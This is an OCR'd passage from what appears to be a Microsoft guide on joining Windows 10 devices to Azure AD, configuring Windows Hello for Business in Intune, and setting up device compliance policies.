
4. On your mobile device, approve your device so it can access your account.
5. Complete the OOBE process, including setting your privacy settings and setting up Windows Hello (if necessary).
6. Your device is now joined to your organization's network.

Existing Windows 10 devices

1. Open **Settings**, and then select **Accounts**.
2. Select **Access work or school,** and then select **Connect**.



3. On the **Set up a work or school account** screen, select **Join this device to Azure AD**.




4. On the **Let's get you signed in** screen, type your email address (for example, *alain@contoso.com*), and then select **Next**.
5. On the **Enter password** screen, type your password, and then select **Sign in**.
6. On your mobile device, approve your device so it can access your account.
7. On the **Make sure this is your organization** screen, review the information to make sure it's right, and then select **Join**.
8. On the **You're all set** screen, click **Done**.

Register personal Windows devices with Azure AD

Follow these steps:

1. Open **Settings**, and then select **Accounts**.
2. Select **Access work or school**, and then select **Connect** from the **Access work or school** screen.



3. On the **Add a work or school account** screen, type in your email address for your work or school account, and then select **Next**. For example, *alain@contoso.com*.

4. Sign in to your work or school account, and then select **Sign in**.

5. Complete the rest of the registration process, including approving your identity verification request (if you use two-step verification) and setting up Windows Hello (if necessary).


Enable and configure Windows Hello for Business

To allow users an alternative sign-in method that replaces a password, such as PIN, biometric authentication, or fingerprint reader, enable Windows Hello for Business on users' Windows 10 devices.

The following Microsoft Intune and Azure AD actions are completed in the Microsoft Endpoint Manager admin center:

Start by creating a Windows Hello for Business enrollment policy in Microsoft Intune.

1. Go to Devices > Enrollment > Enroll devices > Windows enrollment > Windows Hello for Business.



2. Select from the following options for Configure Windows Hello for Business:

    a. **Disabled.** If you don't want to use Windows Hello for Business, select this setting. If disabled, users can't provision Windows Hello for Business except on Azure AD-joined mobile phones where provisioning may be required.

    b. **Enabled.** Select this setting if you want to configure Windows Hello for Business settings. When you select Enabled, additional settings for Windows Hello become visible.

    c. **Not configured.** Select this setting if you don't want to use Intune to control Windows Hello for Business settings. Any existing Windows Hello for Business settings on Windows 10 devices isn't changed. All other settings on the pane are unavailable.

If you selected Enabled, configure the required settings that are applied to all enrolled Windows 10 devices and Windows 10 mobile devices.

1. Use a Trusted Platform Module (TPM). A TPM chip provides an additional layer of data security. Choose one of the following values:

    a. **Required**. Only devices with an accessible TPM can provision Windows Hello for Business.

b. **Preferred**. Devices first attempt to use a TPM. If this option isn't available, they can use software encryption.

2. Set a minimum PIN length and Maximum PIN length. This configures devices to use the minimum and maximum PIN lengths that you specify to help ensure secure sign-in. The default PIN length is six characters, but you can enforce a minimum length of four characters. The maximum PIN length is 127 characters.

3. Set a PIN expiration (days). It's good practice to specify an expiration period for a PIN, after which users must change it. The default is 41 days.

4. Remember PIN history. Restricts the reuse of previously used PINs. By default, the last 5 PINs can't be reused.


5. Use enhanced anti-spoofing, when available. This configures when the anti-spoofing features of Windows Hello are used on devices that support it. For example, detecting a photograph of a face instead of a real face.

6. Allow phone sign-in. If this option is set to Yes, users can use a remote passport to serve as a portable companion device for desktop computer authentication. The desktop computer must be Azure AD joined, and the companion device must be configured with a Windows Hello for Business PIN.


After you configure these settings, select **Save.**

After configuring the settings that apply to all enrolled Windows 10 devices and Windows 10 mobile devices, set up Windows Hello for Business Identity Protection profiles to customize Windows Hello for Business security settings for specific end user devices.

1. Select **Devices** > **Configuration profiles** > **Create profile** > **Windows 10 and Later** > **Identity Protection**.



2. Configure Windows Hello for Business. Choose how you want to configure Windows Hello for Business.



a. Minimum PIN length.

b. Lowercase letters in PIN.

c. Uppercase letters in PIN.

d. Special characters in PIN.

e. PIN Expiration (days).

f. Remember PIN history.

g. Enable PIN recovery. Allows user to use the Windows Hello for Business PIN recovery service.

h. Use a Trusted Platform Module (TPM). A TPM chip provides an additional layer of data security.

i. Allow biometric authentication. Enables biometric authentication, such as facial recognition or fingerprint, as an alternative to a PIN for Windows Hello for Business. Users must still configure a PIN in case biometric authentication fails.

j. Use enhanced anti-spoofing, when available. Configures when the anti-spoofing features of Windows Hello are used on devices that support it (for example, detecting a photograph of a face instead of a real face).

k. Use security keys for sign-in. This setting is available for devices that run Windows 10 version 1903 or later. Use it to manage support for using Windows Hello security keys for sign-in.

Finally, you can create additional device restriction policies to further lock down corporate-owned devices.


> **Tip**
>
> **Learn about implementing an end-to-end identity Zero strategy**.

II. Access is only granted to cloud-managed and compliant endpoints and apps

Once you have identities for all the endpoints accessing corporate resources and before access is granted, you want to ensure that they meet the minimum security requirements set by your organization.

After establishing compliance policies to gate access of corporate resources to trusted endpoints and mobile and desktop applications, all users can access organizational data on mobile devices and a minimum or maximum operating system version is installed on all devices. Devices are not jail-broken or rooted.

Also, set remediation rules for noncompliant devices, such as blocking a noncompliant device or offering the user a grace period to get compliant.




Create a compliance policy with Microsoft Intune (all platforms)

Follow these steps to create a compliance policy:


1. Select Devices > Compliance policies > Policies > Create Policy.

2. Select a Platform for this policy (Windows 10 used for example below).

3. Select the desired Device Health configuration.




4. Configure minimum or maximum Device Properties.




5. Configure Configuration Manager Compliance. This requires all compliance evaluations in Configuration Manager to be compliant and is only applicable for comanaged Windows 10 devices. All Intune-only devices will return N/A.


6. Configure System Security Settings.




7. Configure Microsoft Defender Antimalware.



8. Configure the required Microsoft Defender for Endpoint machine risk score.



9. On the Actions for noncompliance tab, specify a sequence of actions to apply automatically to devices that do not meet this compliance policy.

